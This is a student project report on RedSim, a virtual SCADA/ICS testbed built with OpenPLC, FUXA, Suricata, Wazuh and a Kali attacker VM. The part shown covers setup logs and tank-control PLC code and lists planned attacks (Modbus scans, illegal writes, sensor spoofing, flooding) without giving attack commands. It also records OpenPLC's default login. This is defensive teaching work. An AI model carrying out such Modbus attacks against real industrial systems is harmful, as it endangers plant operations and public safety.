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FACULTY OF ENGINEERING & TECHNOLOGY

PROJECT REPORT

on

RedSim

SCADA/ICS Attack Simulation Framework

**Bachelor Of Computer Science and Technology
(CSCD)**

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GUIDED BY:

Ms. Ishita Kosambia



Certificate of Submission

This is to certify that Om Asutosh, Aayush Nanda, Amal Antony Alex, Debasmita Dash & Ratnadeep Das enrolled in B.Tech Computer Science and Engineering at Sri Sri University have successfully completed and submitted their major project titled **“RedSim:SCADA/ICS Attack Simulation Framework”** as part of their academic curriculum. The project was submitted on 25th of April, 2026.

Throughout the duration of this project, the students have demonstrated a commendable understanding of the subject matter and have exhibited exceptional skills in research, analysis, and presentation.

We acknowledge the effort and dedication put forth by the students in completing this project and commend their commitment to academic excellence.

Signature of the Mentor

Acknowledgement

We would like to express our sincere gratitude to all those who contributed to the success of this project. First and foremost, we extend our heartfelt thanks to the management and Experts team for their continuous support and encouragement throughout the project.

We are immensely grateful to our team members for their dedication, hard work, and collaboration, which played a pivotal role in developing and implementing the predictive maintenance model. Their expertise, creativity, and commitment have been instrumental in achieving our project objectives.

We would like to acknowledge the invaluable support and guidance provided by our mentors, (Ms.Ishita Kosambia) Their insights, feedback, and expertise have significantly enriched the project and enhanced its impact.

Last but not least, we acknowledge the support of our families, friends, and colleagues who stood by us and provided encouragement and understanding throughout the project journey.

Thank you to everyone involved for their contributions, dedication, and commitment to excellence, making this project a success.

Abstract

Industrial Control Systems (ICS) and Supervisory Control and Data Acquisition (SCADA) systems are widely used to operate and monitor critical infrastructure such as energy, manufacturing, transportation, and water treatment facilities. As these systems increasingly integrate Information Technology (IT) with Operational Technology (OT), they become more exposed to cybersecurity threats. However, conducting security testing directly on real industrial systems is costly and risky, as it may disrupt operations or damage equipment.

This project presents **ICS—RedSim**, a virtual ICS/SCADA attack simulation framework designed to provide a safe and cost-effective environment for studying industrial cybersecurity scenarios. The framework simulates a small industrial process consisting of a tank and motor control system implemented using OpenPLC and monitored through a SCADA interface built with FUXA. Communication between system components is performed using the Modbus/TCP protocol to replicate real industrial network behavior.

The platform enables controlled cyber-attack simulations such as unauthorized commands, abnormal polling, sensor spoofing, and network traffic anomalies. Security monitoring is implemented using Suricata, Wireshark, and Wazuh to analyze network traffic and generate alerts. This framework supports research, training, and experimentation in industrial cybersecurity without requiring real industrial hardware.

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INTRODUCTION


Industrial Control Systems (ICS) are specialized systems used to monitor and control industrial operations such as power plants, manufacturing units, oil refineries, and water treatment facilities. Supervisory Control and Data Acquisition (SCADA) systems form a critical component of ICS by enabling centralized monitoring and control of field devices like sensors, Programmable Logic Controllers (PLCs), motors, and actuators.

Traditionally, ICS and SCADA networks were isolated from external networks, making them less vulnerable to cyber threats. However, modern industrial environments integrate Information Technology (IT) with Operational Technology (OT) networks to enable remote monitoring, data analytics, and automation. This integration has significantly increased the attack surface of industrial systems.

Cyberattacks on ICS environments can lead to severe consequences including operational shutdowns, equipment damage, environmental hazards, and financial losses. Testing security mechanisms on real industrial setups is risky, expensive, and often impractical.

To address this challenge, this project presents ICS-RedSim, a safe, isolated, and low-cost virtual ICS/SCADA attack simulation framework. The framework enables simulation of common ICS cyber incidents and validation of detection mechanisms using monitoring and security tools — without requiring real industrial hardware.

The project creates a small part of virtual industrial water plant environment consisting of PLC logic, SCADA dashboards, network communication, and monitoring infrastructure. Controlled security scenarios such as unauthorized commands, protocol misuse, abnormal traffic, spoofing, and DATA_ADDRESS changing like conditions are simulated within a lab environment and analyzed using IDS (suricata) and logging systems (Wazuh).



Basic Overview

1.1 Background & Problem Statement

Modern critical infrastructure systems are increasingly targeted by cyberattacks due to the convergence of Information Technology (IT) and Operational Technology (OT). Industrial protocols such as Modbus/TCP lack built-in security features like authentication and encryption, making them highly vulnerable to unauthorized access and misuse. Since Industrial Control Systems (ICS) and SCADA systems are widely used in sectors like energy, manufacturing, transportation, and water treatment, any cyberattack can lead to serious consequences including operational disruption, financial loss, and risks to public safety. However, testing cybersecurity measures on real industrial systems is both costly and risky, as it requires expensive hardware and may cause damage to live operations. Therefore, there is a critical need for a safe, isolated, and low-cost environment to simulate industrial processes and cyberattack scenarios. This project addresses this need by developing a virtual ICS/SCADA lab that enables controlled simulation of attacks and validation of monitoring and detection mechanisms using tools like IDS, network analyzers, and logging platforms, all within a secure and virtualized setup.

1.2 Proposed Approach

The main objective of this research is to address the challenge of validating the effectiveness of cybersecurity mechanisms in Industrial Control Systems (ICS) in a safe and controlled manner. To achieve this, the project proposes ICS-RedSim, a fully virtualized framework designed to build a realistic ICS/SCADA laboratory without the need for physical industrial equipment. The framework simulates a complete industrial environment, including process control, communication, monitoring, and security layers, allowing users to study both normal operations and cyberattack scenarios.

In this approach, a virtual industrial process is developed using a PLC simulator, where process variables such as tank level and pump control are managed through programmed logic. A SCADA system is integrated to provide real-time monitoring and control through a graphical interface. Communication between components is established using industrial protocols like Modbus TCP, ensuring that the system closely resembles real-world industrial networks.

To evaluate cybersecurity aspects, the framework incorporates monitoring and detection tools such as Intrusion Detection Systems (IDS), network analyzers, and log management platforms. These tools continuously observe network traffic, detect anomalies, and generate alerts based on predefined rules and patterns. Additionally, a dedicated testing environment is included to simulate various cyberattack scenarios such as network scanning, unauthorized command execution, traffic anomalies, and service disruptions.

The key advantage of this approach is that it provides a safe, isolated, and low-cost platform for experimentation, training, and research. It allows users to analyze system behavior under both normal and attack conditions without risking real industrial operations. Overall, ICS-RedSim serves as a practical

framework for understanding industrial cybersecurity challenges and validating detection mechanisms in a controlled virtual environment.

1.3 Future Upgrade Plans

- I. Integration of advanced ICS protocols (DNP3, OPC UA)
- II. Implementation of AI/ML-based anomaly detection
- III. Integration with real PLC hardware
- IV. Development of automated incident response system
- V. Expansion of attack scenario library
- VI. Cloud-based monitoring and dashboard integration

LITERATURE REVIEW

S. No.	Author(s)	Year	Title	Objective	Methodology	Key Findings	Gaps Identified
1	Skrodelis & Romanovs	2026	Explainable Hybrid Intrusion Detection for SCADA/ICS	Develop explainable hybrid IDS models for industrial networks.	Combined signature-based and ML-based detection with explainability and techniques.	Improved detection transparency and reduced false positives.	Focuses mainly on IDS performance; lacks full ICS testbed integration.
2	Mujeeb Ahmed	2025	AttackLLM: LLM-based Attack Pattern Generation for an Industrial Control System	Generate scalable attack patterns for ICS using LLMs to overcome scarcity of real attack datasets.	LLM-based data generation combining design-centric and data-centric techniques to create diverse attack scenarios.	Provides scalable attack generation without expensive physical testbeds.	Focuses on dataset generation rather than integration with full ICS simulation or real-time detection validation.
3	Gulzar Mustafa	2025	Deep Learning-Based Cyberattack Detection in ICS	Detect cyberattacks in ICS using deep learning models.	Applied neural networks to industrial network traffic datasets.	Achieved high accuracy in identifying unknown attacks.	Uses dataset-based evaluation; lacks real-time attack simulation environment.
4	Mane et al.	2025	Ensemble Learning-Based IDS for Modbus Industrial Networks	Improve detection of Modbus-based attacks using ensemble ML.	Trained ensemble classifiers on Modbus traffic datasets.	Better detection rates compared to single-model approaches.	Focused on detection model; no integrated Red vs Blue lab validation.
5	Elmarkez et al.	2025	Security-by-Design in Industrial Control Systems	Review security-by-design approaches for ICS/CPS environments.	Systematic mapping study of security design frameworks.	Early security integration improves resilience of industrial systems.	Conceptual focus; does not provide a practical attack simulation lab.
6	Bajwa	2025	Cybersecurity in Industrial Control Systems: A Systematic Literature Review on AI-Based Threat Detection for	Review AI techniques for ICS threat detection.	Systematic review of research papers (2015–2024).	ML/DL models achieve high anomaly detection accuracy (>90%).	Focus on detection models, not integrated attack simulation labs.

S. No.	Author(s)	Year	Title	Objective	Methodology	Key Findings	Gaps Identified
7	Mesbah et al.	2023	SCADA & IoT Networks Analysis of ICS and SCADA Systems Attacks Using Honeypots	Examine the use of SCADA honeypots for detecting and analyzing attacks on ICS.	Deployment of SCADA honeypots in simulated ICS network environments to observe attack behavior.	Honeypots help detect malicious activity and reveal attacker techniques.	Lacks integration with full incident simulation frameworks and validation with IDS/SIEM in educational labs.
8	Delila Ghadim et al.	2022	ICSSIM: A Framework for Building Industrial Control Systems Security Testbeds	Create a customizable, low-cost virtual ICS security testbed.	Developed ICSSIM using Docker to simulate ICS components and communications.	Provides adaptable and reproducible platform for modeling industrial processes and cyber threats.	Limited focus on integrated monitoring (IDS/SIEM) and structured Red vs Blue workflow.
9	Cao et al.	2022	Machine Learning for Intrusion Detection in ICS	Develop ML-based IDS for industrial networks.	Applied supervised learning models to ICS traffic datasets.	Improved detection of unknown attack patterns.	Dataset-oriented of research; lacks full virtual ICS simulation setup.
10	Sulaiman Alhassan	2020	ICSrank: A Security Risk Assessment Framework for Industrial Control Systems	Develop a risk assessment framework to evaluate cybersecurity risk of ICS devices using OSINT.	Proposed mathematical algorithm-based framework to collect and assess OSINT data related to ICS devices.	Provides detailed risk evaluations and helps identify vulnerable devices and exposure points.	Focuses on risk ranking of ICS assets but lacks simulated attack scenarios and detection/response validation.

SYSTEM IMPLEMENTATION

3.1 Software Requirement Specification (SRS)

Operating Environment

- Host System: Windows/Linux
- Virtualization: VMware Workstation / Player

Tools & Technologies

ICS Simulation

- OpenPLC – PLC logic execution Webbased
- FUXA – Web-based SCADA/HMI dashboards

Networking

- Modbus/TCP Protocol
- Virtual LAN configuration (Bridged Network)

Monitoring & Detection

- Wireshark – Packet capture and analysis
- Suricata – Intrusion Detection System
- Wazuh – Host monitoring and log analysis

Attack Simulation

- Kali Linux – Security testing tools

3.2 System Architecture

The architecture follows a zone-based industrial design:

IT Zone

- Security analyst workstation

- Dashboard monitoring

DMZ Zone

- Log server
- IDS monitoring systems

OT Zone

- OpenPLC (PLC Controller)
- FUXA (SCADA/HMI System)
- Simulated sensors and actuators

Attacker Zone (Lab Only)

- Kali Linux machine used for controlled simulations

3.3 Methodology

The project is implemented in four phases:

Phase 1 — Normal Plant Simulation

- Create virtual OT network
- Configure PLC logic for tank and motor control
- SCADA reads/writes PLC registers
- Validate normal process behavior
- Capture baseline network traffic

Phase 2 — Monitoring Integration

- Deploy Suricata IDS
- Configure Wazuh agent
- Enable Modbus protocol visibility
- Collect logs and alerts

Phase 3 — Security Scenario Simulation

Controlled test scenarios are executed:

Category A — Discovery & Misuse

- Network scan attempts
- Unauthorized Modbus polling
- Illegal write commands

Category B — Process Integrity

- Sensor value spoofing
- Rapid command toggling

Category C — Availability Disruption

- Traffic flooding
- SCADA service overload simulation


Category D — Detection Validation

- IDS alert verification
- Incident evidence collection

Phase 4 — Reporting & Visualization

- Log ingestion into Wazuh/OpenSearch
- Alert dashboards
- Timeline visualization
- Evidence documentation

Network Flow & Logic Inside PLC



System Flow Design


EXPERIMENTAL Working & RESULTS

The ICS-RedSim framework successfully simulated industrial processes and cybersecurity incidents.

WEEK 1 — Lab Architecture Design

Goal:

- Design a virtual industrial network similar like real-world ICS segmentation.
- We divide the lab into zones for realism and better detection testing.



Architecture Flow

ICS Cybersecurity Lab – Three-Part Architecture

1. OT Zone (Industrial Control Network)

Purpose: Simulates the industrial control system where physical processes are controlled.

Virtual Machine:

- Ubuntu VM

Components Installed:

- OpenPLC – Acts as the Programmable Logic Controller (PLC).
- Modbus/TCP Protocol – Used for communication between PLC and SCADA systems.

Function:

- Executes industrial control logic.
- Responds to Modbus commands sent from the SCADA system.
- Represents the core operational technology (OT) device in the simulated plant.

2. Monitoring / SCADA Zone

Purpose: Acts as the industrial monitoring and security management layer, responsible for visualization and threat detection.

Virtual Machine:

- Ubuntu VM

Components Installed:

- FUXA – Provides SCADA/HMI interface for monitoring and controlling the PLC.
- Suricata IDS – Monitors network traffic and detects malicious activities.
- Wazuh Manager – Host-based intrusion detection and log monitoring.
- Modbus Communication – Used by FUXA to communicate with the OpenPLC device.

Function:

- Allows operators to monitor industrial processes via SCADA dashboard.
- Detects suspicious network activity using Suricata.
- Collects and analyzes security logs using Wazuh.

3. Attacker / Testing Zone

Purpose: Used to generate controlled cyberattacks and anomalies for testing detection systems.

Virtual Machine:

- Kali Linux

Tools Used:

- Nmap – Network scanning.
- Metasploit – Exploitation framework.
- Modbus attack/testing tools – To simulate attacks on the PLC.
- Packet crafting tools – To generate malicious traffic.

Function:

- Simulates attacker behavior targeting the ICS network.
- Generates abnormal traffic and attack scenarios.
- Helps evaluate the effectiveness of Suricata IDS and Wazuh detection capabilities.

IP Addressing Plan (Bridged Network)

All virtual machines are connected using VMware Bridged Networking, allowing them to obtain IP addresses within the 192.168.0.0/24 network & the host ID part changes accordingly because of DHCP. This configuration enables direct communication between the attacker, monitoring system, and industrial control components within the same network segment.

Zone	System / Component	Network	Example IP Address	Description
OT Zone	OpenPLC (PLC) – Ubuntu VM	192.168.0.0/24	192.168.0.30	Simulated PLC running industrial control logic and responding to Modbus/TCP requests.
Monitoring / SCADA Zone	FUXA (SCADA/HMI) – Ubuntu VM	192.168.0.0/24	192.168.0.20	Provides SCADA interface to monitor and control the PLC.
Monitoring / Security	Suricata IDS	192.168.0.0/24	192.168.0.21	Network intrusion detection system monitoring industrial traffic.
Monitoring / Security	Wazuh Manager	192.168.0.0/24	192.168.0.22	Security monitoring and log analysis platform.
Attacker Zone	Kali Linux	192.168.0.0/24	192.168.0.50	Used to simulate cyberattacks and abnormal network behavior.


Tool List & Roles

Tool	Role
VMware Workstation Player	Virtualization platform
OpenPLC	PLC logic simulator
FUXA	SCADA/HMI dashboards
Modbus TCP	ICS communication protocol
Wireshark	Packet capture & protocol analysis
Suricata	Intrusion Detection System
Wazuh / OpenSearch	Host monitoring + Log analysis dashboards
Kali Linux	Controlled incident simulation

WEEK 2 — Build OT Network + Install PLC

PHASE 1 — Create PLC Virtual Machine

1. Install Ubuntu Desktop 22.04 LTS in a VMware virtual machine to host and run the OpenPLC software for simulating a programmable logic controller (PLC).



2. Update the Ubuntu system using “`sudo apt update`” and “`sudo apt upgrade`” to ensure all packages are up to date.

```

om-asutosh@Omm:~$ sudo apt update
[sudo] password for om-asutosh:
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://in.archive.ubuntu.com/ubuntu noble InRelease
Get:3 http://in.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [1,504 kB]
Get:5 http://in.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:6 http://in.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1,807 kB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [21.5 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/main amd64 C o n f Metadata [10.1 kB]

```

```

om-asutosh@Omm:~$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following upgrades have been deferred due to phasing:
  libnftables1 network-manager-openvpn network-manager-openvpn-gnome nftables
The following packages will be upgraded:
  libpython3.12-dev libpython3.12-minimal libpython3.12-stdlib libpython3.12t64 python3.12 pytho
8 upgraded, 0 newly installed, 0 to remove and 4 not upgraded.
8 standard LTS security updates
Need to get 14.4 MB of archives.
After this operation, 6,144 B of additional disk space will be used.
Do you want to continue? [Y/n] y

```



3. Install the required dependencies such as “Git, CMake, Python3, & pip” for compiling and running OpenPLC.
4. Download the OpenPLC source code from the [official GitHub repository](#) and run the installation script to install the OpenPLC Runtime.

```

root@Omm:/home/om-asutosh# git clone https://github.com/thiagorlves/OpenPLC_v3.git
fatal: destination path 'OpenPLC_v3' already exists and is not an empty directory.
root@Omm:/home/om-asutosh# ls
Desktop Documents Downloads Music OpenPLC_v3 Pictures Public snap Templates Videos
root@Omm:/home/om-asutosh# cd OpenPLC_v3/
root@Omm:/home/om-asutosh/OpenPLC_v3# ls
appveyor.yml      Dockerfile      doxygen.conf    install_log.txt  LICENSE         requirements.txt  utils
background_installer.sh  documentation  installed.db     install.sh       README.md       start_openplc.sh  webserver
root@Omm:/home/om-asutosh/OpenPLC_v3#

```

5. Start the OpenPLC Runtime service in the webpage using your local address to activate the PLC simulation environment.
 - a. Install the OpenPLC Runtime by executing the command "`sudo ./install.sh linux`".
 - b. Start the OpenPLC Runtime service using the commands "`cd ~/OpenPLC_v3`" followed by "`sudo ./start_openplc.sh`".
6. This my web address in my case “<http://192.168.1.104:8080>”; user – openplc & pass – openplc by default.



PHASE 2 — Create PLC Program (Motor + Tank Simulation)

1. Open the notepad or any editor and create a new program named “ PROGRAM tank_control.st”.

```
PROGRAM tank_auto_control

VAR
    start_btn : BOOL := FALSE;
    stop_btn  : BOOL := FALSE;
    pump      : BOOL := FALSE;

    level : INT := 0;
    high_limit : INT := 100;
    low_limit  : INT := 10;
END_VAR

IF start_btn THEN
    pump := TRUE;
END_IF;

IF stop_btn THEN
    pump := FALSE;
END_IF;

IF pump THEN
    IF level < high_limit THEN
        level := level + 1;
    END_IF;
END_IF;
```

2. Define the required variables in the Variables section: motor (BOOL, Output, %QX0.0), level (INT, Memory, %MW0), start_btn (BOOL, Input, %IX0.0), and stop_btn (BOOL, Input, %IX0.1).
3. Implement the ladder logic where the motor turns ON when the start button is activated and turns OFF when the stop button is activated.
4. Add logic blocks so that the tank level increases when the motor is ON and decreases when the motor is OFF using ADD and SUB blocks. Here is the code:

“PROGRAM tank_auto_control

VAR

```
    start_btn : BOOL := FALSE;
    stop_btn  : BOOL := FALSE;
    pump      : BOOL := FALSE;
```

```
    level : INT := 0;
    high_limit : INT := 100;
    low_limit : INT := 10;
```

END_VAR

```
IF start_btn THEN
    pump := TRUE;
END_IF;
```

```
IF stop_btn THEN
    pump := FALSE;
END_IF;
```

```
IF pump THEN
  IF level < high_limit THEN
    level := level + 1;
  END_IF;
END_IF;
```

```
IF NOT pump THEN
  IF level > low_limit THEN
    level := level - 1;
  END_IF;
END_IF;
```

